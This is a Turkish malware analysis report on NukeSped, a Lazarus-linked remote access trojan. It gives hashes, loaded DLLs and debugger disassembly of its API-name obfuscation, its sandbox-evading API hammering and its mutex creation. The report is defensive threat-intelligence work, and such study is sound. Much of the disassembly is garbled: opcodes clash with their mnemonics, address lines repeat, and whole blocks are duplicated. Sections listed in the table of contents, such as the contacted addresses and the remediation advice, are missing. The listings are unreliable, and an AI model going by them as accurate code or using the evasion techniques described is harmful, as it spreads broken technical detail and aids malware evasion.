

NUKESPED TEKNİK ANALİZİ



İÇİNDEKİLER

GİRİŞ	3
Yüklediği DLL'ler	4
API Obfuscation	4
API Obfuscation	6
API Hammering.....	7
Sistem Bilgisi Alma	9
Bağlantı Kurduğu Adresler.....	11
Mitre Att&ck Tablosu.....	16
Çözüm Önerileri	18

GİRİŞ

Lazarus Apt grubuna ait NukeSped zararlı yazılımı, bir uzaktan erişim Truva atı olan (RAT-Remote Access Trojan) bu kötü yazılım örnekleri , 32 bit sistemler için derlendiği için birden fazla özelliği paylaştığını ortaya koymaktadır. Ayrıca, analizleri engellemek için şifreli dizeler içermektedirler. Kötü amaçlı yazılım, işlevleri dinamik olarak çözmektedir. Ayrıca, işe aktarma tablosunun kısa olduğu ve az sayıda ortak DLL ve işlevi işe aktardığı bulunmaktadır.

Birçok Kuzey Kore hacker grubu tarafından yazılan ve bu gruplardan en bilineni olan Lazarus'a kod kullanımıyla birlikte bağladılar ve bu bağlantıyı güçlendirdiler. Kötü amaçlı yazılımın temel işlevi, saldırganlara virüslü ana bilgisayarın uzaktan yönetimine izin vermektir. Sistem içerisinde analizi zorlaştırırken her API ismini şifrelemekte olup bunları API hammering yöntemiyle hafızasını doldururken Sandboxlarda analizini engellemektedir.

Dosya İsmi	n5JNGFT14Q.exe
MD5	fdc66cdabd46bc3b26aba4e59943726b
SHA1	c341002cc5f9214cc8fd71e633efef673267d1fd
SHA256	5c2f339362d0cd8e5a8e3105c9c56971087bea2701ea3b7324771b0ea2c26c6c
İlk Görüldüğü Tarih	20.06.2021 10:36:59 UTC

Yüklediği DLL'ler

Zararlı yazılım öncelikle aşağıdaki dll'leri sisteme yüklemekte. Gerekli yüklemeyi yaptıktan sonra bütün API'ları kontrol edip gerekli API'ları encrypt işlemi yaparak kendi hafızasına yazmaktadır.

user32.dll	kernel32.dll	ntdll.dll
winnsi.dll	iphlpapi.dll	kernelbase.dll
lpk.dll	gdi32.dll	rpcrt4.dll
msctf.dll	ws2_32.dll	usp10.dll
imm32.dll	nsi.dll	mscvrt.dll

API Obfuscation

Zararlı yazılım **GetModuleHandleW** API ile belirtilen modülde handle alıp içerisinden API çağırmakta olup API'ları kontrol etmektedir. Ardından **GetProcAddress** yardımıyla API isimlerini hafızaya yazmaktadır.

0000000013F11ACFC	40:53	push rbx	
0000000013F11AD02	48:83EC 20	sub rsp,20	
0000000013F11AD09	48:8D0D FFD20000	lea rcx,qword ptr ds:[13F128008]	0000000013F128008:"kernel32.dll"
0000000013F11AD0F	FF15 99C40000	call qword ptr ds:[<&GetModuleHandleW>]	0000000013F128028:"FIsa11oc"
0000000013F11AD16	48:BD15 12D30000	lea rdx,qword ptr ds:[13F128028]	
0000000013F11AD19	48:8BC8	mov rcx,rcx	
0000000013F11AD1C	48:8BD8	mov rdx,rcx	
0000000013F11AD22	FF15 5EC30000	call qword ptr ds:[<&GetProcAddress>]	
0000000013F11AD29	48:BD15 0FD30000	lea rdx,qword ptr ds:[13F128038]	0000000013F128038:"FIsFree"
0000000013F11AD2C	48:8BC8	mov rcx,rbx	
0000000013F11AD33	48:3305 CD720100	xor rcx,qword ptr ds:[13F132000]	
0000000013F11AD3A	48:8905 26A80100	mov qword ptr ds:[13F135560],rcx	
0000000013F11AD40	FF15 40C30000	call qword ptr ds:[<&GetProcAddress>]	
0000000013F11AD47	48:BD15 F9D20000	lea rdx,qword ptr ds:[13F128040]	0000000013F128040:"FIsGetValue"
0000000013F11AD4E	48:3305 82720100	xor rcx,qword ptr ds:[13F132000]	
0000000013F11AD51	48:8BC8	mov rcx,rbx	
0000000013F11AD58	48:8905 10A80100	mov qword ptr ds:[13F135568],rcx	
0000000013F11AD5E	FF15 22C30000	call qword ptr ds:[<&GetProcAddress>]	
0000000013F11AD65	48:BD15 EBD20000	lea rdx,qword ptr ds:[13F128050]	0000000013F128050:"FIsSetValue"
0000000013F11AD6C	48:3305 94720100	xor rcx,qword ptr ds:[13F132000]	
0000000013F11AD6F	48:8BC8	mov rcx,rbx	
0000000013F11AD76	48:8905 FAA70100	mov qword ptr ds:[13F135570],rcx	
0000000013F11AD7C	FF15 04C30000	call qword ptr ds:[<&GetProcAddress>]	
0000000013F11AD83	48:BD15 DDD20000	lea rdx,qword ptr ds:[13F128060]	0000000013F128060:"InitializeCriticalSectionEx"
0000000013F11AD8A	48:3305 76720100	xor rcx,qword ptr ds:[13F132000]	
0000000013F11AD8D	48:8BC8	mov rcx,rbx	
0000000013F11AD94	48:8905 E4A70100	mov qword ptr ds:[13F135578],rcx	
0000000013F11AD9A	FF15 E6C20000	call qword ptr ds:[<&GetProcAddress>]	
0000000013F11ADA1	48:BD15 DFD20000	lea rdx,qword ptr ds:[13F128080]	0000000013F128080:"CreateEventExW"
0000000013F11ADA8	48:3305 58720100	xor rcx,qword ptr ds:[13F132000]	
0000000013F11ADA8	48:8BC8	mov rcx,rbx	
0000000013F11ADA8	48:8905 CEA70100	mov qword ptr ds:[13F135580],rcx	
0000000013F11ADB2	FF15 C8C20000	call qword ptr ds:[<&GetProcAddress>]	
0000000013F11ADB8	48:BD15 D1D20000	lea rdx,qword ptr ds:[13F128090]	0000000013F128090:"CreateSemaphoreExW"
0000000013F11ADB8	48:3305 3A720100	xor rcx,qword ptr ds:[13F132000]	
0000000013F11ADC6	48:8BC8	mov rcx,rbx	
0000000013F11ADC9	48:8905 88A70100	mov qword ptr ds:[13F135588],rcx	
0000000013F11ADD0	FF15 AAC20000	call qword ptr ds:[<&GetProcAddress>]	
0000000013F11ADD6	48:BD15 CBD20000	lea rdx,qword ptr ds:[13F1280A8]	0000000013F1280A8:"SetThreadStackGuarantee"
0000000013F11ADD0	48:3305 1C720100	xor rcx,qword ptr ds:[13F132000]	
0000000013F11ADE4	48:8BC8	mov rcx,rbx	
0000000013F11ADE7	48:8905 A2A70100	mov qword ptr ds:[13F135590],rcx	
0000000013F11ADEE	FF15 8CC20000	call qword ptr ds:[<&GetProcAddress>]	
0000000013F11ADF4	48:BD15 C5D20000	lea rdx,qword ptr ds:[13F1280C0]	0000000013F1280C0:"CreateThreadPoolTimer"
0000000013F11ADF8	48:3305 6E720100	xor rcx,qword ptr ds:[13F132000]	

API Obfuscation

000000013F5F41A0	8B55 30	mov edx,dword ptr ss:[rbp+30]	
000000013F5F41A3	48:8BC8	mov rcx,rax	
000000013F5F41A6	48:8BD8	mov rbx,rax	
000000013F5F41A9	E8 62F5FFFF	call apt.13F5F3790	
000000013F5F41AE	48:8BC8	mov rcx,rbx	
000000013F5F41B1	FF15 D12E0100	call qword ptr ds:[<&LoadLibraryA>]	
000000013F5F41B7	48:8BC8	mov rcx,rbx	
000000013F5F41BA	48:8BF8	mov rdi,rbx	
000000013F5F41BD	E8 5E110000	call apt.13F5F5320	
000000013F5F41C2	44:8D76 01	lea r14d,qword ptr ds:[rsi+1]	
000000013F5F41C6	48:85FF	test rdi,rdi	
000000013F5F41C9	0F84 4F0A0000	jg apt.13F5F4C1E	
000000013F5F41CF	4C:8D45 30	lea r8,qword ptr ss:[rbp+30]	
000000013F5F41D3	8D56 14	lea edx,qword ptr ds:[rsi+10]	
000000013F5F41D6	48:8D00 63A80100	lea rcx,qword ptr ds:[13F60ED40]	000000013F60ED40:"nFqnmFte9S2Qt2r7gk8="
000000013F5F41DD	8975 30	mov dword ptr ss:[rbp+30],esi	
000000013F5F41E0	E8 2BF5FFFF	call apt.13F5F4010	
000000013F5F41E5	8B55 30	mov edx,dword ptr ss:[rbp+30]	
000000013F5F41E8	48:8BC8	mov rcx,rax	
000000013F5F41EB	48:8BD8	mov rbx,rax	
000000013F5F41EE	E8 90F5FFFF	call apt.13F5F3790	
000000013F5F41F3	48:8BD3	mov rdx,rbx	
000000013F5F41F6	48:8BCF	mov rcx,rdi	
000000013F5F41F9	FF15 812E0100	call qword ptr ds:[<&GetProcAddress>]	
000000013F5F41FF	48:8BC8	mov rcx,rbx	
000000013F5F4202	48:8905 27120200	mov qword ptr ds:[<&GetProcAddress>],rax	
000000013F5F4209	E8 12110000	call apt.13F5F5320	
000000013F5F420E	4C:8D45 30	lea r8,qword ptr ss:[rbp+30]	
000000013F5F4212	8D56 10	lea edx,qword ptr ds:[rsi+10]	
000000013F5F4215	48:8D00 44A80100	lea rcx,qword ptr ds:[13F60ED60]	000000013F60ED60:"11cYrGVY9bVvowhf"
000000013F5F421C	8975 30	mov dword ptr ss:[rbp+30],esi	
000000013F5F421F	E8 ECFDFFFF	call apt.13F5F4010	
000000013F5F4224	8B55 30	mov edx,dword ptr ss:[rbp+30]	
000000013F5F4227	48:8BC8	mov rcx,rax	
000000013F5F422A	48:8BD8	mov rbx,rax	
000000013F5F422D	E8 5E15FFFF	call apt.13F5F3790	
000000013F5F4232	48:8BD3	mov rdx,rbx	
000000013F5F4235	48:8BCF	mov rcx,rdi	
000000013F5F4238	FF15 F2110200	call qword ptr ds:[<&GetProcAddress>]	
000000013F5F423E	48:8BC8	mov rcx,rbx	
000000013F5F4241	48:8905 B8120200	mov qword ptr ds:[<&LoadLibraryA>],rax	000000013F615500:"PbNw"
000000013F5F4248	E8 D3100000	call apt.13F5F5320	
000000013F5F424D	4C:8D45 30	lea r8,qword ptr ss:[rbp+30]	
000000013F5F4251	8D56 18	lea edx,qword ptr ds:[rsi+18]	
000000013F5F4254	48:8D00 25A80100	lea rcx,qword ptr ds:[13F60ED80]	000000013F60ED80:"nFqnhUZV4wtR1Xhy1H3qFqey"
000000013F5F4258	8975 30	mov dword ptr ss:[rbp+30],esi	
000000013F5F425E	E8 AD1DFFFF	call apt.13F5F4010	
000000013F5F4263	8B55 30	mov edx,dword ptr ss:[rbp+30]	
000000013F5F4266	48:8BC8	mov rcx,rax	
000000013F5F4269	48:8BD8	mov rbx,rax	
000000013F5F426C	E8 1F15FFFF	call apt.13F5F3790	rbx:"LoadLibraryA"
000000013F5F4271	48:8BD3	mov rdx,rbx	rbx:"LoadLibraryA"
000000013F5F4274	48:8BCF	mov rcx,rdi	
000000013F5F4277	FF15 83110200	call qword ptr ds:[<&GetProcAddress>]	rbx:"LoadLibraryA"
000000013F5F427D	48:8BC8	mov rcx,rbx	
000000013F5F4280	48:8905 59110200	mov qword ptr ds:[<&GetModuleFileNameA>],rax	rbx:"LoadLibraryA"
000000013F5F4287	E8 94100000	call apt.13F5F5320	
000000013F5F428C	4C:8D45 30	lea r8,qword ptr ss:[rbp+30]	
000000013F5F4291	8D56 10	lea edx,qword ptr ds:[rsi+10]	
000000013F5F4293	48:8D00 06A80100	lea rcx,qword ptr ds:[13F60EDA0]	000000013F60EDA0:"n1q/rV1U0A5Ytk8="
000000013F5F429A	8975 30	mov dword ptr ss:[rbp+30],esi	
000000013F5F429D	E8 6E1DFFFF	call apt.13F5F4010	
000000013F5F42A2	8B55 30	mov edx,dword ptr ss:[rbp+30]	
000000013F5F42A5	48:8BC8	mov rcx,rax	
000000013F5F42A8	48:8BD8	mov rbx,rax	rbx:"LoadLibraryA"
000000013F5F42AB	E8 E015FFFF	call apt.13F5F3790	rbx:"LoadLibraryA"
000000013F5F42B0	48:8BD3	mov rdx,rbx	
000000013F5F42B3	48:8BCF	mov rcx,rdi	
000000013F5F42B6	FF15 74110200	call qword ptr ds:[<&GetProcAddress>]	rbx:"LoadLibraryA"
000000013F5F42BC	48:8BC8	mov rcx,rbx	
000000013F5F42BF	48:8905 82110200	mov qword ptr ds:[<&DeleteFileA>],rax	
000000013F5F42C6	E8 55100000	call apt.13F5F5320	
000000013F5F42CB	4C:8D45 30	lea r8,qword ptr ss:[rbp+30]	
000000013F5F42CF	8D56 10	lea edx,qword ptr ds:[rsi+10]	
000000013F5F42D2	48:8D00 E7AA0100	lea rcx,qword ptr ds:[13F60EDC0]	000000013F60EDC0:"me22qV1Uwg9Gtnn6"
000000013F5F42D9	8975 30	mov dword ptr ss:[rbp+30],esi	
000000013F5F42DC	E8 2FDFFFFF	call apt.13F5F4010	
000000013F5F42E1	8B55 30	mov edx,dword ptr ss:[rbp+30]	
000000013F5F42E4	48:8BC8	mov rcx,rax	
000000013F5F42E7	48:8BD8	mov rbx,rax	rbx:"LoadLibraryA"
000000013F5F42EA	E8 A115FFFF	call apt.13F5F3790	rbx:"LoadLibraryA"
000000013F5F42EF	48:8BD3	mov rdx,rbx	
000000013F5F42F2	48:8BCF	mov rcx,rdi	
000000013F5F42F5	FF15 35110200	call qword ptr ds:[<&GetProcAddress>]	rbx:"LoadLibraryA"
000000013F5F42FB	48:8BC8	mov rcx,rbx	

Tüm API'ları şifreleyip eşleşen API'ları tek tek çağırılmaktadır. Zararlı yazılım **GetProcAddress** ile çağırdığı API'ları kendi hafızasına yüklemektedir.

000000013F5F4232	48:8BD3	mov rdx,rbx	rbx:"LoadLibraryA"
000000013F5F4235	48:8BCF	mov rcx,rdi	
000000013F5F4238	FF15 F2110200	call qword ptr ds:[<&GetProcAddress>]	rbx:"LoadLibraryA"
000000013F5F423E	48:8BC8	mov rcx,rbx	000000013F615500:"PbNw"
000000013F5F4241	48:8905 B8120200	mov qword ptr ds:[<&LoadLibraryA>],rax	
000000013F5F4248	E8 D3100000	call apt.13F5F5320	
000000013F5F424D	4C:8D45 30	lea r8,qword ptr ss:[rbp+30]	
000000013F5F4251	8D56 18	lea edx,qword ptr ds:[rsi+18]	
000000013F5F4254	48:8D00 25A80100	lea rcx,qword ptr ds:[13F60ED80]	000000013F60ED80:"nFqnhUZV4wtR1Xhy1H3qFqey"
000000013F5F4258	8975 30	mov dword ptr ss:[rbp+30],esi	
000000013F5F425E	E8 AD1DFFFF	call apt.13F5F4010	
000000013F5F4263	8B55 30	mov edx,dword ptr ss:[rbp+30]	
000000013F5F4266	48:8BC8	mov rcx,rax	
000000013F5F4269	48:8BD8	mov rbx,rax	rbx:"LoadLibraryA"
000000013F5F426C	E8 1F15FFFF	call apt.13F5F3790	rbx:"LoadLibraryA"
000000013F5F4271	48:8BD3	mov rdx,rbx	
000000013F5F4274	48:8BCF	mov rcx,rdi	
000000013F5F4277	FF15 83110200	call qword ptr ds:[<&GetProcAddress>]	rbx:"LoadLibraryA"
000000013F5F427D	48:8BC8	mov rcx,rbx	
000000013F5F4280	48:8905 59110200	mov qword ptr ds:[<&GetModuleFileNameA>],rax	
000000013F5F4287	E8 94100000	call apt.13F5F5320	
000000013F5F428C	4C:8D45 30	lea r8,qword ptr ss:[rbp+30]	
000000013F5F4291	8D56 10	lea edx,qword ptr ds:[rsi+10]	
000000013F5F4293	48:8D00 06A80100	lea rcx,qword ptr ds:[13F60EDA0]	000000013F60EDA0:"n1q/rV1U0A5Ytk8="
000000013F5F429A	8975 30	mov dword ptr ss:[rbp+30],esi	
000000013F5F429D	E8 6E1DFFFF	call apt.13F5F4010	
000000013F5F42A2	8B55 30	mov edx,dword ptr ss:[rbp+30]	
000000013F5F42A5	48:8BC8	mov rcx,rax	
000000013F5F42A8	48:8BD8	mov rbx,rax	rbx:"LoadLibraryA"
000000013F5F42AB	E8 E015FFFF	call apt.13F5F3790	rbx:"LoadLibraryA"
000000013F5F42B0	48:8BD3	mov rdx,rbx	
000000013F5F42B3	48:8BCF	mov rcx,rdi	
000000013F5F42B6	FF15 74110200	call qword ptr ds:[<&GetProcAddress>]	rbx:"LoadLibraryA"
000000013F5F42BC	48:8BC8	mov rcx,rbx	
000000013F5F42BF	48:8905 82110200	mov qword ptr ds:[<&DeleteFileA>],rax	
000000013F5F42C6	E8 55100000	call apt.13F5F5320	
000000013F5F42CB	4C:8D45 30	lea r8,qword ptr ss:[rbp+30]	
000000013F5F42CF	8D56 10	lea edx,qword ptr ds:[rsi+10]	
000000013F5F42D2	48:8D00 E7AA0100	lea rcx,qword ptr ds:[13F60EDC0]	000000013F60EDC0:"me22qV1Uwg9Gtnn6"
000000013F5F42D9	8975 30	mov dword ptr ss:[rbp+30],esi	
000000013F5F42DC	E8 2FDFFFFF	call apt.13F5F4010	
000000013F5F42E1	8B55 30	mov edx,dword ptr ss:[rbp+30]	
000000013F5F42E4	48:8BC8	mov rcx,rax	
000000013F5F42E7	48:8BD8	mov rbx,rax	rbx:"LoadLibraryA"
000000013F5F42EA	E8 A115FFFF	call apt.13F5F3790	rbx:"LoadLibraryA"
000000013F5F42EF	48:8BD3	mov rdx,rbx	
000000013F5F42F2	48:8BCF	mov rcx,rdi	
000000013F5F42F5	FF15 35110200	call qword ptr ds:[<&GetProcAddress>]	rbx:"LoadLibraryA"
000000013F5F42FB	48:8BC8	mov rcx,rbx	

API Obfuscation


000000013F724C40	48:88C8	mov rcx,rbx	rcx:"PeekMessage", rbx:"PeekMessage"
000000013F724C50	48:88F8	mov rdi,rcx	
000000013F724C53	E8 C8060000	call apt.13F725320	
000000013F724C58	48:85FF	test rdi,rdi	
000000013F724C61	0F84 E0000000	je apt.13F724D41	
000000013F724C65	4C:8D45 30	lea r8,qword ptr ss:[rbp+30]	
000000013F724C6C	48:800D 44A50100	lea rcx,qword ptr ds:[13F73F180]	rcx:"PeekMessage", 000000013F73F180:"11q2o2RU5RVRVtH3J"
000000013F724C71	8A 10000000	mov edx,10	
000000013F724C74	8975 30	mov dword ptr ss:[rbp+30],esi	
000000013F724C77	E8 97F3FFFF	call apt.13F724010	
000000013F724C79	8B55 30	mov edx,dword ptr ss:[rbp+30]	
000000013F724C7C	48:88C8	mov rcx,rcx	rcx:"PeekMessage"
000000013F724C7F	48:88D8	mov rdx,rcx	rbx:"PeekMessage"
000000013F724C82	E8 09E8FFFF	call apt.13F723790	
000000013F724C87	48:88D3	mov rdx,rbx	rbx:"PeekMessage"
000000013F724C8A	48:88CF	mov rcx,rdi	rcx:"PeekMessage"
000000013F724C8D	FF15 90070200	call qword ptr ds:[<GetProcAddress>]	
000000013F724C93	48:88C8	mov rcx,rbx	rcx:"PeekMessage", rbx:"PeekMessage"
000000013F724C96	48:8905 83070200	mov qword ptr ds:[13F745450],rcx	
000000013F724C9D	E8 7E060000	call apt.13F725320	
000000013F724CA2	4C:8D45 30	lea r8,qword ptr ss:[rbp+30]	
000000013F724CA6	48:800D 23A50100	lea rcx,qword ptr ds:[13F73F1D0]	rcx:"jkyZuhoBuAnyvw==", 000000013F2DF1D0:"j02yp1pd9xNRnn3tg1wdQ=="
000000013F724CAD	8A 18000000	mov edx,18	
000000013F724CB2	8975 30	mov dword ptr ss:[rbp+30],esi	
000000013F724CB5	E8 56F3FFFF	call apt.13F724010	
000000013F724CBA	8B55 30	mov edx,dword ptr ss:[rbp+30]	
000000013F724CB8	48:88C8	mov rcx,rcx	rcx:"PeekMessage"
000000013F724CC0	48:88D8	mov rdx,rcx	rbx:"PeekMessage"
000000013F724CC3	E8 C8E8FFFF	call apt.13F723790	
000000013F724CC8	48:88D3	mov rdx,rbx	rbx:"PeekMessage"
000000013F724CCB	48:88CF	mov rcx,rdi	rcx:"PeekMessage"
000000013F724CCF	FF15 5C070200	call qword ptr ds:[<GetProcAddress>]	
000000013F724CD4	48:88C8	mov rcx,rbx	rcx:"PeekMessage", rbx:"PeekMessage"
000000013F724CD7	48:8905 52080200	mov qword ptr ds:[13F745530],rcx	
000000013F724CDE	E8 3D060000	call apt.13F725320	
000000013F724CE3	4C:8D45 30	lea r8,qword ptr ss:[rbp+30]	
000000013F724CE7	48:800D 02A50100	lea rcx,qword ptr ds:[13F73F1F0]	rcx:"PeekMessage", 000000013F73F1F0:"n1aguEhF9Q5tmvtKfURw=="
000000013F724CEE	8A 18000000	mov edx,18	
000000013F724CF3	8975 30	mov dword ptr ss:[rbp+30],esi	
000000013F724CF6	E8 15F3FFFF	call apt.13F724010	
000000013F724CFB	8B55 30	mov edx,dword ptr ss:[rbp+30]	
000000013F724CF8	48:88C8	mov rcx,rcx	rcx:"PeekMessage"
000000013F724D01	48:88D8	mov rdx,rcx	rbx:"PeekMessage"
000000013F724D04	E8 87E8FFFF	call apt.13F723790	
000000013F724D0F	48:88D3	mov rdx,rbx	rbx:"PeekMessage"
000000013F724D0C	48:88CF	mov rcx,rdi	rcx:"PeekMessage"
000000013F724D0F	FF15 1B070200	call qword ptr ds:[<GetProcAddress>]	
000000013F724D15	48:88C8	mov rcx,rbx	rcx:"PeekMessage", rbx:"PeekMessage"

Şifrelediği API'ları hafızadan çağırıp kontrol ettikten sonra çözümleme işlemi yaparak tekrardan hafızasındaki listeyle karşılaştırıp. Eğer kontrol edilen API doğru ise çözümlediği API'ları **GetProcAddress** API ile kendi hafızasına yüklemektedir.

013F2C4160	48:895C24 10	mov qword ptr ss:[rsp+10],rbx	
013F2C4165	48:897424 18	mov qword ptr ss:[rsp+18],rsi	
013F2C416A	48:897C24 20	mov qword ptr ss:[rsp+20],rdi	
013F2C416F	55	push rbp	
013F2C4170	41:54	push r12	
013F2C4172	41:55	push r13	
013F2C4174	41:56	push r14	
013F2C4176	41:57	push r15	
013F2C4178	48:8BEC	mov rbp,esp	
013F2C417B	48:83EC 20	sub esp,20	
013F2C417F	33F6	xor esi,esi	
013F2C4181	4C:8D45 30	lea r8,qword ptr ss:[rbp+30]	
013F2C4185	48:800D 94AB0100	lea rcx,qword ptr ds:[13F2DED20]	000000013F2DED20:"kFqhpkxdpVuat3Ty"
013F2C418C	8D56 10	lea edx,qword ptr ds:[rsi+10]	
013F2C418F	44:8BEE	mov r13d,esi	
013F2C4192	44:8BFE	mov r15d,esi	
013F2C4195	44:8BE6	mov r12d,esi	
013F2C4198	8975 30	mov dword ptr ss:[rbp+30],esi	
013F2C419B	E8 70FEFFFF	call apt.13F2C4010	
013F2C41A0	8B55 30	mov edx,dword ptr ss:[rbp+30]	
013F2C41A3	48:88C8	mov rcx,rcx	
013F2C41A6	48:88D8	mov rdx,rcx	
013F2C41A9	E8 E2F5FFFF	call apt.13F2C3790	
013F2C41AE	48:88C8	mov rcx,rbx	
013F2C41B1	FF15 D12E0100	call qword ptr ds:[<LoadLibraryA>]	
013F2C41B7	48:88C8	mov rcx,rbx	
013F2C41BA	48:88F8	mov rdi,rcx	
013F2C41BD	E8 5E110000	call apt.13F2C5320	
013F2C41C2	44:8D76 01	lea r14d,qword ptr ds:[rsi+1]	
013F2C41C6	48:85FF	test rdi,rdi	
013F2C41C9	0F84 4F0A0000	je apt.13F2C4C1E	
013F2C41CF	4C:8D45 30	lea r8,qword ptr ss:[rbp+30]	
013F2C41D3	8D56 14	lea rcx,qword ptr ds:[rsi+14]	
013F2C41D6	48:800D 63AB0100	lea rcx,qword ptr ds:[13F2DED40]	000000013F2DED40:"nFqnmFte9SZQt2r7gk8="
013F2C41DD	8975 30	mov dword ptr ss:[rbp+30],esi	
013F2C41E0	E8 28FEFFFF	call apt.13F2C4010	
013F2C41E5	8B55 30	mov edx,dword ptr ss:[rbp+30]	
013F2C41E8	48:88C8	mov rcx,rcx	
013F2C41EB	48:88D8	mov rdx,rcx	
013F2C41EE	E8 90F5FFFF	call apt.13F2C3790	
013F2C41F3	48:88D3	mov rdx,rbx	
013F2C41F6	48:88CF	mov rcx,rdi	
013F2C41F9	FF15 812E0100	call qword ptr ds:[<GetProcAddress>]	
013F2C41FF	48:88C8	mov rcx,rbx	
013F2C4202	48:8905 27120200	mov qword ptr ds:[13F2E5430],rcx	
013F2C4209	E8 12110000	call apt.13F2C5320	
013F2C420E	4C:8D45 30	lea r8,qword ptr ss:[rbp+30]	
013F2C4212	8D56 10	lea edx,qword ptr ds:[rsi+10]	

API Hammering


API hammering yöntemiyle birlikte zararlı yazılım kendisini oldukça fazla döngüye sokmaktadır ve ardından alanı çok fazla sayıda gereksiz bilgi ile doldurup sistemi yavaşlatmakta ve çağrı sürecini geciktirmektedir. Bu yöntem sayesinde Sandboxlarda zararlı kod analizi yaptırmamaktadır. Ve bu aşırı yüklenme ise sistem de DelayExecution hatası vermektedir.



Bu zararlı yazılımda verilebilecek belli başlı API hammering kullanılan API'lar:

GetProcAddress, LoadLibraryA, GetModuleHandleW.

Bu API'ları kullanarak sistem üzerinde yoğunluk ve gecikme oluşturup Sandboxlarda bu zararlı kodun çalışmasını engellemektedir.



Mutex Oluşturma

```
000000013F495280 48:89424 10 mov qword ptr ss:[rsp+10],rdx [rsp+10]:"sx"
000000013F495284 4C:89424 18 mov qword ptr ss:[rsp+18],r5
000000013F495288 4C:89424 20 mov qword ptr ss:[rsp+20],r9
000000013F495290 53 push rbp
000000013F495291 57 push rdi
000000013F495292 48:8BEC 50 mov rbp,rsp
000000013F495295 48:83EC 50 sub rsp,50
000000013F495298 48:8BFA 00 00 and qword ptr ss:[rbp-30],0
000000013F49529E 48:8BFA 00 00 mov rdi,rdx rdx:"sx"
000000013F4952A1 3B02 xor edx,edx
000000013F4952A3 48:8BD9 mov ebx,rcx
000000013F4952A6 48:8D4D 08 lea rcx,qword ptr ss:[rbp-28]
000000013F4952AA 44:8D42 28 lea r8d,qword ptr ds:[rdx+28] rdx+28:"VzFe68wk1b7BuVR0Gh8ip7Kpgvbyntap7VxwR54k2n1W4kDEU8="
000000013F4952AE E8 4D2A0000 call apt.13F4970D00
000000013F4952B3 48:85FF test rdi,rdi
000000013F4952B6 75 15 jne apt.13F4952C00
000000013F4952B8 E8 BF290000 call apt.13F497C7C0
000000013F4952BD C700 16000000 mov qword ptr ss:[rax],16
000000013F4952C1 E8 74180000 call apt.13F496E3C0
000000013F4952C8 83C8 FF or eax,FFFFFFFF
000000013F4952CB 75 48 jne apt.13F495318
000000013F4952CD 48:85D8 test rbx,rbx
000000013F4952D0 74 E6 jz apt.13F4952E8
000000013F4952D2 4C:8D4D 30 lea r9,qword ptr ss:[rbp+30]
000000013F4952D6 48:8D4D 00 lea rcx,qword ptr ss:[rbp-30]
000000013F4952D8 48:8BD7 mov rdx,r8i rdx:"sx"
000000013F4952E0 C745 D8 FFFFFFFF mov dword ptr ss:[rbp-28],FFFFFFFF
000000013F4952E2 C745 E8 42000000 mov dword ptr ss:[rbp-18],42
000000013F4952E4 48:895D E0 mov qword ptr ss:[rbp-20],rbx
000000013F4952F2 48:895D D0 mov qword ptr ss:[rbp-30],rbx
000000013F4952F6 E8 D11D0000 call apt.13F4970CC0
000000013F4952FB FF4D D8 dec dword ptr ss:[rbp-28]
000000013F4952FE 8D08 mov ebx,edx
000000013F495300 78 09 js apt.13F495308
000000013F495302 48:884D D0 mov rcx,qword ptr ss:[rbp-30]
000000013F495306 C601 00 mov byte ptr ds:[rcx],0
000000013F495309 E8 0B 00 00 00 call apt.13F495316
000000013F49530B 48:8D55 D0 lea rdx,qword ptr ss:[rbp-30]
000000013F49530F 33C9 xor ecx,ecx
000000013F495311 E8 82180000 call apt.13F496E98
000000013F495316 8BC3 mov eax,ebx
000000013F495318 48:83C4 50 add rsp,50
000000013F49531C EC ret
000000013F495320 48:83C4 50 add rsp,50
000000013F495324 EC ret

+10]=0000000000022EA38 &"sx"]=000000013F4AE448 "sx"
4AE448 "sx"
3F495280 apt.exe:55280 #4680

Döküm2 Döküm3 Döküm4 Döküm5 İzle 1 Yeri Değişikler Yapı
Hex ASCII
18 FC 40 4A 3F 01 00 00 00 20 F7 4A 3F 01 00 00 00 UM37....+77....
28 A0 4E 4A 3F 01 00 00 00 30 C3 49 3F 01 00 00 00 N37....0k17....
38 52 61 64 20 65 43 48 70 74 69 5F 68 00 00 00 bad exception...
48 25 58 00 00 00 00 00 40 69 63 72 6F 73 6F 66 BX.....Microsoft
58 74 33 32 00 00 00 00 60 59 62 6A 77 32 6F 32 .....DK-vjw20
68 69 32 79 74 36 62 35 59 56 32 66 65 36 38 77 68 12yt6D5YvZf68wk
78 6C 62 37 42 75 56 52 4F 47 68 58 69 70 37 48 50 1b78uVR0Gh8ip7Kp
88 67 76 62 59 6E 74 61 70 37 56 58 77 30 52 35 34 gVvYntap7VxwR54
98 48 32 66 6C 57 34 48 44 45 55 38 3D 00 00 00 00 K2n1W4kDEU8=...
A8 00 00 00 00 00 00 00 62 59 62 6A 77 32 6F .....DK-vjw20
